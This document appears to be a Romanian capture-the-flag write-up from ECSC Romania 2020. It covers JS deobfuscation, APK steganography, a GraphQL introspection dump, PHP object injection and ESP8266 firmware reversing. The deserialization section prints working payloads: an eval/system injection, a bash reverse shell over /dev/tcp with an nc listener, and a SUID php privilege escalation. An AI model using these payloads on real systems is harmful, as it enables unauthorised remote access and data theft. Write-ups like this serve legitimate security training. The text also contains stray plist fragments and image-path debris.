<string>SC_Info/Instagram.sinf</string>
</array>
<key>SinfReplicationPaths</key>
<key> The next step is found in<key>
<key>$2a$05$4M7egAOggmDx1ROqu8bX2.zrp9rrmF4y/tI1dOzx2GFR9.gjcEhc6<key>
<array>
<string>Frameworks/FBSharedFramework.framework/SC_Info/FBSharedFramework.sinf</string>
<string>Frameworks/InstagramAppCoreImplFramework.framework/SC_Info/InstagramAppCoreImplF
ramework.sinf</string>
<string>PlugIns/InstagramNotificationExtension.appex/SC_Info/InstagramNotificationExtens
ion.sinf</string>
<string>PlugIns/InstagramShareExtension.appex/SC_Info/InstagramShareExtension.sinf</stri
ng>
<string>SC_Info/Instagram.sinf</string>
</array>
</dict>
</plist>
root@kali:~/Desktop/CTF_competition/ECSC-Romania-2020/drugsellers/instagram/Instaagagramaagraagaaagaaaaa
agram_f.ipa/Payload/Instagram.app/SC_Info#

- Proof of Flag:
  ECSC{e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855}
- Summary:
  Aici primeam un cod js obfscat.
- Proof of Solving:
  M-am folosit de un tool online de dezobfuscare pentru a putea citi mai clar codul. Am observat ca ni se dadea o variabila FLAG, dar care parea a fi encoded. Am vazut ca aveam si functia de encode, care la randul ei apela 3 functii enc1,enc2 si enc3. Acestea aveau ca rol encodarea flag-ului astfel : enc1 lua fiecare caracter din string-ul pe care il avea ca parametru si il aduna cu 0x14, enc2 lua fiecare caracter din stringul pe care il avea ca parametru (scuze de repetitie, chiar nu stiu cum sa scriu mai clar dupa 24 de ore de CTF non-stop ☺)) si il scadea cu 0x-14, iar enc 3 lua fiecare string si facea un reverse. In cazul nostru, flag-ul era impartit intr-o lista ce continea stringuri de cate 3 caractere, cu exceptia ultimului, ce era doar o acolada.
  Pentru rezolvare am facut 2 functii ce faceau eact opusul lui enc1 si enc2, dar pe care le puteam omite schimband doar pozitia celor 2 functii de encode si asa am scos flag-ul

- Proof of Flag: ECSC{a3cfc7f4f812cc4b511f6de4dc150422f49e817c0f61321852a81e6b5f3961ba}
- Summary:
  Aici primeam o aplicatie de android.
- Proof of Solving:
  Am luat aplicatia si am instalat-o pentru a vedea ce anume pot gasi acolo si mi-a sarit in ochi poza pe care am vazut-o acolo, respectiv:

Asta mi-a pus un semn de intrebare, mai ales ca aparuse si flag-ul care ne trimitea cu gandul la bruteforce, asa ca am luat apk-ul, l-am decomiplat cu apktool si am cautat poza prin resursele fisierului. Dupa ceva timp de cautat am gasit-o in folderul /flag/res/drawable-v24/ . Am incercat sa fac un bruteforce cu stegcracker pe ea, folosind wordlist-ul rockyou.txt si am scos parola 1234. De aici, cu steghide am scos flag-ul

- Proof of Flag:
  ECSC{dd5cc2f6a3a566518c04161a22b82499a913442a485aeb1e76dd850305e46b1a}
- Summary:
  Am primit un website ce incarca niste postari dintr-o baza de date si le afisa
- Proof of Solving:
  Initial am crezut ca este un simplu sqli in parametru get /?article. Am incercat sa fac ceva, dar nu puteam da trigger la absolut nimic cu niciun payload. Apoi m-am uitat mai atent peste ce se intampla in pagina si am observat ca exista un script ce facea o cerere de tip Ajax catre server cu un POST in care trimitea encodat “application/x-www-form-


urlencoded” o variabila query care arata asa:
eyJxdWVyeSI6IntcbiAgICAgICAgICAgICAgICBhbGxQb3N0c3tcbiAgICAgICAgICAgICAgICAgICAgICAgZWRnZXN7XG4gICAgICAgICAgICAgICAgICAgICAgICAgIG5vZGV7XG4gICAgICAgICAgICAgICAgICAgICAgICAgICAgICB0aXRsZVxuICAgICAgICAgICAgICAgICAgICAgICAgICAgICBib2R5XG4gICAgICAgICAgICAgICAgICAgICAgICAgIH1cbiAgICAgICAgICAgICAgICAgICAgICAgfVxuICAgICAgICAgICAgICAgICAgICAgIH1cbiAgICAgICAgICAgICAgICAgICAgfVxuICAgICAgICAgICAgICAgICAgfVxuICAgICAgICAgICAgICAgIH0
Decodificata din base64 arata ca un payload/query de nosql, dar era ceva diferit.
Am intrat cu burp si am setat request-ul astfel incat sa considere ca este dat de catre scriptul ce trimitea cererea Ajax si am vazut ca facea dump la toata tabela cu postari. Atunci am inteles ca se facea dump de fiecare data cand se incarca pagina, iar scriptul facea un oarecare “grep” dupa index-ul dat ca parametru cu GET in article.
De aici am incercat sa vad cum pot da trigger la o eroare, iar dupa ce am reusit am primit mesaj de eroare din partea unei baze de date Graphql. Nu mai auzisem de asta pana acum, asa ca am cautat sa vad daca mai gasesc ceva relevant pentru ceea ce am eu de facut, pe goolge. Am gasit un CTF ce a avut ceva asemanator, dar parea mai usor. Cu toate astea, era un punct bun de pornire. Payload-ul de la care am plecat arata asa:


```
{
  __schema {
    types {
      name
    }
  }
}
```

De aici am inceput sa vad continutul bazei de date, iar apoi am observat ca se afla inca o baza de date numita allUsers cu ajutorul query-ului {"query":"{\n __schema{\n queryType{\n fields{\n name\n description \n }\n }\n }\n }\n ''} . →

{"data":{"__schema":{"queryType":{"fields":[{"name":"node","description":"The ID of the object"},{"name":"allPosts","description":null},{"name":"allUsers","description":null}]}}}}

De aici am scos proprietatile tabelelor cu ajutorul query-ului
{"query":"{\n __schema{\n types{\n fields{\n name\n description \n }\n }\n }\n }\n ''}
, iar de aici am vazut o proprietate mai aparte a tabelei allUsers, careia i-am dat dump cu
{"query":"{\n allUsers{\n edges{\n node{\n randomStr1ngtoInduc3P4in\n }\n }\n }\n }\n ''}.
De aici am scos flagul.







ECSC 2020 - < leftovers >

- Proof of Flag:
  ECSC{ef9a617ce799f76035269111f29ddf61c0271435ecb2a357de07b5b0e6e41b24}
- Summary:
  Am primit ca challenge o pagina web ce deserializa un input

- Proof of Solving:
  Am cautat putin despre exploiturile pe care le-as putea aplica pentru deserializare si am gasit ca este vorba despre object injection (am mai vazut asta intr-un clip mai vechi de-al lui Ippsec xD). De aici am folosit un payload basic pe care l-am gasit intr-o lista de payload-uri pentru object injection, respectiv O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";} . Cu acest payload am reusit sa dau comenzi rce pe platforma, iar cu ajutorul acestor comenzi am reusit sa iau un reverse shell. Am ascultat cu nc pe portul 4444 (nc -nvlp 4444) pe o masina ce avea ip public, pentru a putea iesi in retea si a putea avea vizibilitate catre challenge, iar in input-ul de pe site am bagat “O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"eval($_GET['x']);";}&x=system("bash -c 'bash -i >& /dev/tcp/ip_here/443 0>&1'");”, pentru a deschide conexiunea catre masina. Acum aveam shell si puteam eecuta comenzi ca www-data. Am cautat fisierele cu SUID, iar atunci am gasit ca puteam rula /usr/bin/php5.6 ca root. Mi-am facut un script in php care sa imi citeasca din folderul home al userului “flavius” flag-ul.
  echo '<?php posix_setuid(1001); system("cat /home/flavius/flag.txt"); ?>' > exploit.php
  De aici am executat fisierul exploit.php cu ajutorul /usr/bin/php5.6 pentru a lua flag-ul.





- Proof of Flag:
  ECSC{ed2fe1d349b64449eaa20862688934ec0f1e585d60c186df88f5f211a8a44601}
- Summary:
  Am primit ca challenge un ELF pentru ESP8266, un microprocesor utilizat pentru Wifi.
- Proof of Solving:
  Am incercat sa il decompilez In Ghidra, dar nu aveam plugin-urile necesare, asa ca a trebuit sa caut putin despre aces ESP8266 si am gasit ca poate fi decompilat cu ajutorul pluginului Xtensa. Am instalat plugin-ul si am reusit sa decompilez cu succes binarul. Aici am gasit mult cod scris, dar m-am luat dupa hintul din descriere care spuea ca putem sa gasimnoi parola si sa rulam scriptul sau, mai bine, sa gasim flag-ul. Asa ca m-am uitat prin functii si am gasit una ce se numea “getFlag”. De aici am incercat sa inteleg ce se intampla si mi-am dat seama ca se faceau 4 do-while-uri care afisau flag-ul, dar de la index diferiti, adica primul afisa primele 8 caractere, apoi se afisau caracterele de la 16 la 24, apoi de la 8 la 16 si la final de la 16 la 24. Am luat caracterele de la adresa corespunzatoare, le-am ordonat in functie de script si am scos flag-ul.

functia GetFlag

```
iVar5 = 0;
uStack44 = in_a2;
String(auStack68,&DAT_3ffe86a9);
do {
  pbVar4 = data + iVar5;
  if (*pbVar4 < 0x10) {
    print((Print *)Serial,&DAT_3ffe86cb);
  }
  print((Print *)Serial,*pbVar4,0x10);
  iVar1 = iVar5 * 2;
  iVar5 = iVar5 + 1;
  sprintf(acStack144 + iVar1,&DAT_3ffe85a4,(uint)*pbVar4);
} while (iVar5 != 8);
pcStack48 = acStack112;
pbVar4 = data + 0x10;
__s = acStack128;
do {
  if (*pbVar4 < 0x10) {
    print((Print *)Serial,&DAT_3ffe86cb);
  }
  print((Print *)Serial,*pbVar4,0x10);
  sprintf(__s,&DAT_3ffe85a4,(uint)*pbVar4);
```

O parte din acele do-while-uri